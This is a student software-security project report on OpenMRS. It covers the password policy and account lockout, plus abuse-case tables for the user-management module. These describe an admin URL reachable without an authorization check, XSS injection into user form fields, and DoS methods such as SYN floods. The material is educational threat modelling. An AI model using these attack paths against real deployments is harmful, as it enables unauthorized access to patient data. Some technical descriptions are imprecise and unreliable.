### **CSC-515 Software Security**

### **Project Part 2: Password, Abuse/misuse cases, Attack trees, Vulnerability History**

## **Team members:**

## Ashwin Anil Kumar (aanilku)

## Bhavya Bansal (bbansal)

## Neetish Pathak (npathak2)

## Rushi Bhatt (rbhatt)

### 

For Part 2, you should use your local copy of OpenMRS, the code for OpenMRS, and the class VCL image of OpenMRS as appropriate.

**0. Module Selection**

* For each of the below activities, pick a single module of OpenMRS to diagram and attack. This could be the 'Find/Create Patient' module, the 'Add New Concept in Dictionary', 'Add/Edit User', et cetera. If you're not sure if your choice is appropriate, ask on Piazza.

Module :

1. New user registration/ Update a user

**1. Password strength (10 points)**

* Describe OpenMRS’s password policy. You should describe minimum and maximum password length, allowable characters, number of allowable character categories (e.g., numbers) required, password age, password reuse policy, and account lock out.
* You should also provide links with evidence for each of these policies where possible, or indicate that you looked at the code directly or experimented with creating new passwords for each policy.

**Passwords requirements** from the **OpenMRS code** while adding a new user.

Snapshot from file : openmrs-core/api/src/main/java/org/openmrs/util/OpenmrsConstants.java

props.add(new GlobalProperty(**GP\_PASSWORD\_CANNOT\_MATCH\_USERNAME\_OR\_SYSTEMID**, "true",

"Configure whether passwords must not match user's username or system id", BooleanDatatype.class, null));

props.add(new GlobalProperty(**GP\_PASSWORD\_CUSTOM\_REGEX**, "",

"Configure a custom regular expression that a password must match"));

props.add(new GlobalProperty(**GP\_PASSWORD\_MINIMUM\_LENGTH**, "8",

"Configure the minimum length required of all passwords"));

props.add(new GlobalProperty(**GP\_PASSWORD\_REQUIRES\_DIGIT**, "true",

"Configure whether passwords must contain at least one digit", BooleanDatatype.class, null));

props.add(new GlobalProperty(**GP\_PASSWORD\_REQUIRES\_NON\_DIGIT**, "true",

"Configure whether passwords must contain at least one non-digit", BooleanDatatype.class, null));

props

.add(new GlobalProperty(**GP\_PASSWORD\_REQUIRES\_UPPER\_AND\_LOWER\_CASE**, "true",

"Configure whether passwords must contain both upper and lower case characters",

BooleanDatatype.class, null));

The regex is set as empty string which means that the system does not expect the password to follow any particular pattern, it just needs to follow the rules specified in the 4 properties.

**Minimum password length**: 8

Test case : We tested adding a user with password Abc1.

Output: Invalid (Validation Error found)


**Maximum password length**: No maximum password length is set in the code

Test case : We tested adding a user with password with a very long string (1 million characters )

Output : User registered Successfully

Password with 2 million characters

Invalid (Validation Error found). No relevant message is shown. But registration fails.



**Same user-name and password:** Invalid

**Password to contain digits:** Necessary


**Password to contain non-digit**: Necessary

**Password to contain at least one lower and upper case letter each:** Necessary


**Copy-paste function is allowed in the password field.**

Error Message:

You will get an error message if the passwords don't match or if the entered password is less than 8 characters:



For all other invalid password violations, you will get the following error message:



It's not at all helpful and won't let you figure out what is wrong with the password as none of the password rules apart from minimum length are shown to the user either as an error message or password guidelines in the registration page.

**Use of Special Characters in Password:** Tried creating passwords with the following special characters: !,@,#.$

System accepts special characters in passwords

**Use of spaces in password:** We tried creating passwords with spaces in it and it was getting accepted as long as it satisfied all the other password rules.

**Account lockout:** After 8 unsuccessful attempts with a wrong password, any user account gets locked out.

**Logs:**

INFO - HibernateContextDAO.authenticate(203) |2017-10-05 16:34:49,226| Failed login attempt (login=admin) - Invalid username and/or password: admin

INFO - HibernateContextDAO.authenticate(203) |2017-10-05 16:34:51,477| Failed login attempt (login=admin) - Invalid username and/or password: admin

INFO - HibernateContextDAO.authenticate(203) |2017-10-05 16:34:54,768| Failed login attempt (login=admin) - Invalid username and/or password: admin

INFO - HibernateContextDAO.authenticate(203) |2017-10-05 16:34:56,368| Failed login attempt (login=admin) - Invalid username and/or password: admin

INFO - HibernateContextDAO.authenticate(203) |2017-10-05 16:34:57,784| Failed login attempt (login=admin) - Invalid username and/or password: admin

INFO - HibernateContextDAO.authenticate(203) |2017-10-05 16:34:59,332| Failed login attempt (login=admin) - Invalid username and/or password: admin

INFO - HibernateContextDAO.authenticate(203) |2017-10-05 16:35:01,455| Failed login attempt (login=admin) - Invalid username and/or password: admin


INFO - HibernateContextDAO.authenticate(203) |2017-10-05 16:35:03,158| Failed login attempt (login=admin) - Invalid username and/or password: admin

**Password re-use policy:** Password can be re-used. We tried setting the same password for a user by going to change password and selecting a new password which is same as the old one. We could successfully use the same password.

**Password age:** After looking through the code, we could not find any exact age being set for the passwords. Also, the password which we set for the users never expired in the course of our experiments. So, we can infer that there is no password age policy being set by OpenMRS.

**2. Abuse/Misuse Cases (35 points)**

* Develop an misuse and abuse case diagram for one of the modules of OpenMRS (your choice) which involves the creation of a use case diagram with which the misuse and abuse cases interact with. Be creative and as complete at possible considering the various types of malicious actors that would like to abuse the chosen module and what they would want to do as well as benevolent users that make mistakes.



Misuse and Abuse case diagram goes here

* For four (4) of the abuse and misuse cases in your diagram, write a detailed abuse case description using the [template](http://folk.uio.no/nik/2001/21-sindre.pdf) discussed in class. The intent is that each person on the team would write one detailed description so the number of descriptions you turn in matches the number of people on your team. At least one case must be an abuse case and at least one case must be a misuse case. Please indicate on each description the name of the author.

Each person write one misuse/abuse case in the template


|  |  |
| --- | --- |
| Name | Change User Details/Privileges |
| Summary | Unauthorized User accessing admin console by accessing the admin url:  <http://localhost:8081/openmrs-standalone/admin>. Admin console is opened without any authorization check. Any user can access the admin console by using this URL. |
| Author | Aswin Anil Kumar |
| Date | 09/30/2017 |
|  |  |
| Basic Path | bp0: Malicious User logins with his/her credentials and types in the URL mentioned above. User is redirected to the admin console with full admin privileges. |
| Alternate Path | An attacker who does not have user or admin credentials gets user login credentials somehow( either by a social engineering attack, hacking etc) and then tries opening the admin url. |
| Capture Points | Cp1: User never tries or finds out that he can access admin console by opening the url.  Cp2: The user is logged out by a timeout before he tries this attack. In this case he will have to log in again and try.  Cp3: Malicious attacker gets blocked after he tries a brute force attack to get the credentials. |
| Extension Points |  |
|  | Preconditions:  Pc1: The system should have user accounts already created.  Assumption:  As1: Attacker is able to successfully login with user credentials  Worst Case Threat (Post-Condition):  wc1: User deletes all other user accounts,  wc2: leaks the PII of all existing users.  Capture Guarantee (Post-Condition):  Cg1: Malicious user never gets hold of user credentials.  Related Business Rules:  Br1: Regular user should not have admin privileges.  Potential Mis-user Profile: A person with user credentials, has some knowledge of software security OR a malicious actor who gets hold of user credentials and knows about the admin url vulnerability.  Stakeholders and Threats:  Sh1 Users:   * User accounts are at the risk of either being deleted or modified.   Sh2 Hospital/Care provider:   * can lose valuable patient/customer information and can also get into legal trouble for leaking user PII.   Sh3 Admin:   * will be blamed for all malicious activity as all the activities will appear to have been done by the user.   Sh4 OpenMRS software:   * Will lose credibility. |
| Scope | Manage User Module |
| Abstraction Level | Abuser goal |
| Precision Level | Focussed |

|  |  |
| --- | --- |
| Name | Add Malicious Data |
| Summary | A crook intentionally inserts input infected with Cross site scripting (XSS) in the input textbox while searching/adding/editing the user |
| Author | Rushi Bhatt |
| Date | 09/30/2017 |
|  |  |
| Basic Path | A crook logs in with administrative privileges and accesses the ‘manage user’ module.  1) In the search box ‘Find User on Name’, crook inserts a malicious code with scripts tagged in between  2) In the ‘Add/Edit user’ module, malicious code can be inserted in any textbox for exp. ‘Given name’, ‘middle name’, ‘family name’ and ‘Username’  Based on the actions performed by the form, either the script can directly affect the immediate page (Reflected XSS) or can be stored into the database and can affect the following requests for the same resource (Stored XSS) |
| Alternate Path | 1) A crook can directly access the admin functionalities by logging in as normal user and accessing the admin URL (Which is possible in OpenMRS), No need to hack the admin credentials.  2) User can use advanced options in Add/Edit user form i.e. security questions and answers, as the medium to insert the malicious script  3) A crook can use any other module with the textual input for inserting the malicious script. |
| Capture Points | 1) The textual inputs are sanitised properly before the form submission through various client side validations. Exp  Blacklist the word <script> and all its variants (<Script>, <SCRIPT>, <sCrIpT> etc)  Don’t allow any Javascript keywords in the form tags  2) Add authentication check for every admin functionalities so that normal user cannot directly access the admin functionalities through URLS. |
| Extension Points |  |
|  | Preconditions: The crook has access to the Manage user module  Assumption: The crook is able to successfully login with user credentials  Worst Case Threat (Post-Condition): The crook can exploit the same vulnerability in other modules, and use malicious scripts to wipe out the entire database or steal the patient information  Capture Guarantee (Post-Condition): The crook cannot input malicious scripts due to input sanitization  Related Business Rules:  Regular user should not have admin privileges.  Potential Mis-user Profile: Skilled software professional/script kiddie with criminal intent  Stakeholders and Threats:  openMRS: Threat to database and lost confidence if the security problem gets publicized.  Customers: Loss of privacy is the crook gets access to the patient data, potential economic loss if the crook has access to their payment details |
| Scope | Manage user module (and possibly other modules as well) |
| Abstraction Level | Abuser goal |
| Precision Level | Focussed |

|  |  |
| --- | --- |
| Name | Flood System with Requests |
| Summary | A DOS attacker floods the system with persistent requests |
| Author | Neetish Pathak |
| Date | 09/30/2017 |
|  |  |
| Basic Path | The attacker floods the system by sending continuous requests. DOS attack can be achieved by following means:  BP - 0) Ping of death attack: The ping of death takes advantage of ping utility and sends data packets above the maximum limit (65,536 bytes) that TCP/IP allows. TCP/IP fragmentation breaks the packets into small chunks that are sent to the server. Since the sent data packages are more than what the server can handle, the server can freeze, reboot, or crash. It will prevent other users from accessing the OpenMRS server/webpage.  BP - 1) SYN attack: SYN is a short form for Synchronize. This type of attack takes advantage of the three-way handshake to establish communication using TCP. SYN attack works by flooding the OpenMRS server with incomplete SYN messages. This causes the victim (OpenMRS) machine to allocate memory resources that are never used and deny access to legitimate users.  BP - 2) Buffer Overflow: A buffer is a temporal storage location in RAM that is used to hold data so that the CPU can manipulate it before writing it back to the disc. Buffers have a size limit. This type of attack loads the buffer with more data that it can hold. This causes the buffer to overflow and corrupt the data it holds. For example: The attacker can send very large strings while logging in or adding entries for new user and it would corrupt the data in the buffers |
| Alternate Path | AP - 0) The attacker gets access to the server and closes all the open application ports.  AP - 1) The attacker gets physical access to the servers and shuts them down  Ap - 2) Teardown: This type of attack uses larger data packets. TCP/IP breaks them into fragments that are assembled on the receiving host. The attacker manipulates the packets as they are sent so that they overlap with each other. This can cause the intended victim to crash as it tries to reassemble the packets. |
| Capture Points | CP - 0) Firewalls: It can be used to block the traffic coming from an attacker by blocking his IP (capturing BP - 0)  CP - 1) Attacks such as SYN flooding take advantage of bugs in the operating system. Installing security patches can help reduce the chances of such attacks.  CP - 2) Intrusion Detection system can identify illegal and unauthorized traffic  CP - 3) Buffer overflow can be avoided by keeping size checks in the input fields in the application  CP - 4) Throttling: Routers can be configured via the Access Control List to limit access to the network and drop suspected illegal traffic. |
| Extension Points |  |
|  | EP - 1) Includes abuse case of SYN attack  Preconditions:  The server is running with multiple open ports (80, 443 and few other publicly known ports)  The gateway router is not configured to limit the incoming traffic. No throttling  Assumption:  The servers receive connections on different ports. The server IP is fixed  Worst Case Threat (Post-Condition):  The crook floods the system on all the ports and brings the server down. The service becomes permanently down  Capture Guarantee (Post-Condition):  The crook is blocked when the intrusion systems detect the illegal activity  Related Business Rules:  The request from a particular IP should be monitored  Potential Mis-user Profile: Professional network engineer with malicious intent/ skilled in using Nemesy, Botnets , Panther etc tools  Stakeholders and Threats:  Sha 1 ) Medical Practitioners: Medical professionals using OpenMRs systems will not be able to access the information about patients and their day to day work will be impacted.  Sha 2) OpenMRS: Will lose the credibility. The development community will have the pressure to patch the software ASAP.  Sha 3) Users: Other users who are not able to access the server will be denied from viewing their information. |
| Scope | Manage server access and availability |
